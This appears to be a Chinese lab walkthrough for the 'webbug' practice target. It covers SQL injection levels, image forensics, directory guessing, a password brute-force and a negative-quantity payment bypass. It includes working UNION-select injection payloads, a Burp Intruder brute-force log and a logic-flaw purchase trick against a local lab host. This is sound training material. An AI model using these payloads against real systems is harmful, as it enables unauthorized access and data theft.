


webbug靶机渗透实战演练


by: bird

1. 前言

靶机一共有三部分，从基础渗透到实战扩展，基础是由mysql+php搭建而成



渗透基础：一共16关






2. 实战演练

第一关：普通的get注入

从gid参数入手




单引号报错 得到信息 需要闭合单引号来完成注入



`http://192.168.128.120/pentest/test/sqli/sqltamp.php?gid=2' order by 5 %23`


报错



could not to the database Unknown column '5' in 'order clause'

http://192.168.128.120/pentest/test/sqli/sqltamp.php?gid=2' order by 4 %23

返回正常 说明列长为4




编号为2!!
名称为:梨
价格为:500.09
数量为:70


购买书籍

现有id为1的商品一份。
现有id为2的商品一份。

输入以上id显示详细信息



爆破表



编号为1!!
名称为:comment,flag,goods,user
价格为:3
数量为:4

购买书籍

现有id为1的商品一份。
现有id为2的商品一份。

输入以上id显示详细信息

爆列

```
1 -1' union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_name = 'flag' %23
```

编号为1!!
名称为:id,flag
价格为:3
数量为:4

购买书籍

现有id为1的商品一份。
现有id为2的商品一份。

输入以上id显示详细信息

查flag值 完成

```
1 -1' union select 1,flag,3,4 from flag %23
```

编号为1!!
名称为:204f704fbbcf6acf398ffee11989b377
价格为:3
数量为:4

购买书籍

现有id为1的商品一份。
现有id为2的商品一份。

输入以上id显示详细信息

闯关成功: 204f704fbbcf6acf398ffee11989b377

第二关: 从图片中你能找到什么?

INT

SQL

XSS

Encryption

Encoding

Other

Load URL

Split URL

Execute

Enable Post data

Enable Referrer

http://192.168.128.120/pentest/test/sqli/sqltamp.php?gid=-1' union select 1,flag,3,4 from flag %23

请右键另存为到本地找到flag



开始找到他的flag

下载下来打开，发现了这个，太菜，没能找到flag

```

00001c50h: 16 7B 0B 95 81 45 CC 3A 48 B1 C6 E3 20 AF DE 11 ; .{.睨E?H逼? .
00001c60h: 5C 7B 00 03 CC 4E 21 B7 19 AE 23 71 F8 FC 48 1B ; [{..蕴!??q H.
00001c70h: 81 06 32 CE 0F 23 81 19 9B 3B 61 63 5D CA F3 07 ; ?2?#??ac]鼠.
00001c80h: 4E 01 20 1E D6 26 35 64 FD 40 7E 60 45 50 54 1D ; N. .?5d鯨~`EPT.
00001c90h: C4 D7 88 AC 84 04 3E 7E 3E D2 5E 51 C0 90 B2 FE ; 淖埔?>~>槍Q餅猖
00001ca0h: 93 FC 42 A0 B3 BB 39 34 08 03 CC F6 36 00 9A FD ; 搗B牧?4..迢6.炭
00001cb0h: 47 FB 43 C9 C5 D4 8E 3E 7C C0 92 1C 83 64 FE C2 ; G鷓膳詭>|銚.俾
00001cc0h: 3C 92 C9 B8 59 E3 91 20 E1 16 49 32 C7 4F CA F3 ; <稅竈銘 ?I2茂鼠
00001cd0h: 2A 54 2D 40 5C D8 F8 34 6B 83 F3 35 1E A9 97 2E ; *T-@\伉4k涸5. .
00001ce0h: 3C E5 5C DF CC D9 75 84 A6 A7 2A A9 A5 04 1A 9A ; <錦吟賣劍?—...?
00001cf0h: E7 58 01 F1 86 61 6C 3B 19 D3 2E 3B 53 31 F7 1F ; 鑿.駟al;..?;S1?
00001d00h: 33 75 F4 8E AB 2A 0A DB 6B F2 0C D1 90 DA DF 91 ; 3u魴?.跛?襖識?
00001d10h: 36 6F 4B 93 F5 FB CE 9A FC 73 F3 FD 75 DD 2E A9 ; 6oK擋 浮s銑u??
00001d20h: 4E 35 E2 8C 92 F9 09 17 29 34 64 FD 35 E6 59 D9 ; N5銀揆..)4d?鏢?
00001d30h: FA 63 99 CA 3D 0F 33 6E 91 B2 92 3F 69 24 7E 98 ; 鷓櫟=.3n懸?i$~?
00001d40h: 9C F0 89 18 72 7D 4C 42 64 F0 64 5D 29 23 70 B8 ; 潞?r}LBd錄])#p?
00001d50h: EC 84 F1 02 4A B1 2B 06 8E EB A3 11 8B 4D 8B 26 ; 鞞?J?.底?葵?
00001d60h: B7 4F A8 65 27 2E 3B 0A 77 1E 2F ED D8 CB 2C 8D ; 稷?'.;.w./磚??
00001d70h: 58 CF 0B FC 4D 7C 72 DE EC B2 48 FF D9 52 61 72 ; X?麵|r撤睭 賀ar
00001d80h: 21 1A 07 00 CF 90 73 00 00 0D 00 00 00 00 00 00 ; !...蠟s.....
00001d90h: 00 91 7E 74 20 90 2C 00 07 00 00 00 07 00 00 00 ; .愷t ?.....
00001da0h: 02 7E 41 C7 E0 02 B1 6A 49 1D 30 07 00 20 00 00 ; ~A耆 腫I.0... ..
00001db0h: 00 31 32 33 2E 74 78 74 00 B0 06 4D 0C C3 DC C2 ; 123.txt ?M.密?
00001dc0h: EB 31 32 33 C4 3D 7B 00 40 07 00 ; ?23?{.@..

```

```

<html>
  <head>
  <body>
    <div id="mainContent">
      <div id="rightContent">
        <h2>请右键另存为到本地找到flag</h2>
        
        开始找到他的flag
        <div style="margin-left:70%;margin-top: 15%;">
          <form enctype="multipart/form-data" method="post" action="/key/level2/imgkey.php">
            <input type="text" name="passkey">
            <input type="submit" value="提交flag">
          </form>
        </div>
      </div>
    </div>
  </body>
</html>


```

第三关：你看到了什么

进来是这样

扫一下目录

得到test目录 访问得到另一个提示 将目录名md5加密 就是将test加密




骚年你觉得会是这个么？尝试下把目录名md5加密下试试？

加密后访问就通关了


4621D373CADE4E83

要转的:	<input type="text" value="test"/>	<input type="button" value="给我转!"/>
URL格式:	<input type="text" value="%74%65%73%74"/>	<input type="button" value="还原"/>
SQL_En:	<input type="text" value="0x7400650073007400"/>	<input type="button" value="还原"/>
Hex:	<input type="text" value="0x74657374"/>	<input type="button" value="还原"/>
Asc:	<input type="text" value="116 101 115 116"/>	<input type="button" value="单个还原"/>
MD5_32:	<input type="text" value="098F6BCD4621D373CADE4E832627B4F6"/>	
MD5_16:	<input type="text" value="4621D373CADE4E83"/>	
Base64:	<input type="text" value="dGVzdA=="/>	<input type="button" value="解密 Base64"/>
解密Base64:	<input type="text"/>	

呵呵



第四关：告诉你了flag是五位数



并没有验证码啊，看一下源码，也没发现特别之处

```
<body>
  <div class="form">
    <div id="landing">登录</div>
    <div id="registered">注册</div>
    <div class="fix"></div>
    <div id="landing-content">
      <form action="login.php" method="post" id="team_form">
        <div id="photo"></div>
        <div class="inp"><input type="text" name="username" id="username" placeholder="用户名" /></div>
        <div class="inp"><input type="password" name="pwd" id="pwd" placeholder="密码" /></div>
        <div class="login" id="submitBut"> 登录</div>
        <!-- <input type="submit" id="aaa" value="登录" style="display:none;" /> -->
        <div id="bottom"><span id="registeredtxt">立即注册</span><span id="forgotpassword">忘记密码</span></div>
      </form>
    </div>
    <div id="registered-content">
      <div class="inp"><input type="text" placeholder="请输入用户名" /></div>
      <div class="inp"><input type="password" placeholder="请输入密码" /></div>
      <div class="inp"><input type="password" placeholder="请再次输入密码" /></div>
      <div class="inp"><input type="text" placeholder="电子邮箱" /></div>
      <div class="login">立即注册</div>
    </div>
  </div>
```

爆破一下，爆出口令，登陆成功

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3425	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	349	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	388	
1	!@#%\$	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
2	!@#%\$^	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
3	!@#%\$^&	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
4	!@#%\$^&*	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
5	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
6	\$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
7	\$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	388	
8	*3noguru	200	<input type="checkbox"/>	<input type="checkbox"/>	388	

Request Response

Raw Params Headers Hex

Host: 192.168.128.120
 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.128.120/pentest/test/b2e16da5985ee1be/index.html
 Connection: close
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 27

username=admin&pwd=admin123

0 matches

Finished

192.168.128.120/pentest/test/b2e16da5985ee1be/login.php

INT SQL XSS Encryption Encoding Other

Load URL

Split URL



Execute

☐ Enable Post data ☐ Enable Referrer

login success

第五关：头部注入

和第一关类似，只是注入的地方不同，用burp抓包，注入语句一样



第六关：用最少的钱买一本书

INT

SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

Enable Post data

Enable Referrer

admin

密码

submit

你猜密码是啥，卧槽，密码居然在第七关

第五关一个优点小小的特殊的注入



头部的一个注入

第六关 这关需要RMB购买哦



支付问题：用最少的钱去购买

第七关 越权



已有账号：**tom 密码123456**

第八关 CSRF



管理员每天晚上十点上线！

书籍1是10元一本 书籍2是20元一本 要用最少的钱去购买一本书

那么就购买 -2 本书籍1 1本书籍2 如果系统没有校验购买数量的话那么结算： $-2 * 10 + 1 * 20 = 0$ 元

用户名为:tom
密码为:123456
余额为:50.9899

购买书籍

书籍1



价格：10元/册

数量 -2

购买

书籍2



价格：20元/册

数量 1

10
20
-2
1
1
0


您购买的-2 本书籍1和1本书籍2购买成功,您原来的余额为50.9899元，现在的余额为50.9899元！

确定

